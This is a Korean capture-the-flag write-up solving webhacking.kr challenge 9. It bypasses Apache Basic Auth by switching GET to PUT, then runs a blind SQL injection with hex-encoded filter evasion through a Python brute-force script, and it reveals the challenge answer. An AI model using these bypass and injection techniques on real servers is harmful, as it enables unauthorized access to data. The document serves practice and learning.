

webhacking.kr 9번문제

Xero


박준혁 (한양대학교 신소재공학부 2학년 군휴학 중)

2016-04-12

Email : wnsgurzxc@naver.com

Facebook : <https://www.facebook.com/wnsgurzxc>

9번을 들어가면 다짜고짜 로그인 창이 뜬다.



예전에 wowhacker 웹게임에서 풀어본 문제와 비슷한 느낌이 든다.

이것은 Apache HTTP Basic Authorization Bypass 취약점으로써 GET과 POST에만 LIMIT을 걸어둔 것을 다른 메소드 형식으로 우회하는 것이다.

자세한 내용은 다음의 문서를 참고하면 좋다.

<http://binaryu.tistory.com/attachment/cfile22.uf@1666173F5133773A09F29F.pdf>

Burp Suite로 잡아보면 다음과 같이 GET방식으로 요청을 하는 것을 볼 수 있다.

Raw	Params	Headers	Hex
GET /challenge/web/web-09/ HTTP/1.1 Host: webhacking.kr			


이를 다음과 같이 PUT으로 바꿔보았다. (OPTIONS 등 다른 형식도 많다.)

Raw	Params	Headers	Hex
PUT /challenge/web/web-09/ HTTP/1.1 Host: webhacking.kr			

그러자 다음과 같이 성공적으로 들어가졌고, 1,2,3과 Password 제출이 보인다.

1 2 3
Password : <input type="text"/> <input type="button" value="제출"/>

1,2,3을 누르거나 여러 동작을 하려면 계속해서 아까의 아파치 인증 창이 뜬다.
 계속해서 GET을 PUT으로 변경시키기 귀찮으므로 Burp Suite의 기능을 이용했다.
 다음과 같이 Proxy탭의 Options 탭에서 Match and Replace에서 GET을 PUT으로 바꾸게 하면 된다.



그리고 1,2,3을 눌러보면 각각 다음과 같은 값을 출력한다.

← → ↻

Apple
 Password : 제출

← → ↻

Banana
 Password : 제출

← → ↻

Secret

hint : length = 11
 column : id,no

hint에 length=11을 준 것으로 보아 Blind SQL Injection일 것이다.

Blind SQL Injection은 참과 거짓이나 1, 0 등을 이용하는데, no가 1,2,3에 따라 출력되는 값이 다르니 이것을 이용하기로 했다.

if와 substr을 이용해서 다음과 같이 SQL 구문을 완성하였다.

```
?no=if(substr(id,1,1)='a',3,1)
```

만약 id의 첫 번째 글자가 'a' 라면 no에 3을 넣어서 Secret이 보일 것이고, 거짓이라면 1을 넣어서 Apple이 보일 것이다.

=와 ', char 등을 넣어보았는데 필터링을 하길래 다음과 같이 우회해서 만들었다.

```
?no=if(substr(id,1,1)in(0x61),3,1)
```

파이썬으로 다음과 같이 코딩하였다.

```
>>> import re, string, http.client
>>> table=string.ascii_letters+string.digits+string.punctuation
>>> sAnswer=''
>>> conn=http.client.HTTPConnection('webhacking.kr')
>>> headers={'Cookie': 'PHPSESSID=fjh0fdf7i1vre6ke7mncvhscd1'}
>>> for i in range(1,12):
>>>     for j in table:
>>>         conn.request('PUT', '/challenge/web/web-09/?no=if(substr(id,'+str(i)+'',1)in('+hex(ord(j))+'),3,0)', '', headers)
>>>         r=conn.getresponse()
>>>         rr=r.read()
>>>         if re.findall(b'secret',rr,re.I):
>>>             sAnswer+=j
>>>             break
>>> sAnswer
'alsrkswhaql'
```

alsrkswhaql 가 나왔고 다음과 같이 Password에 제출했다.

1 2 3
Password : <input type="text" value="alsrkswhaql"/> <input type="button" value="제출"/>

클리어.

<p>You have cleared the 9 problems.</p> <p>Score + 900</p>
--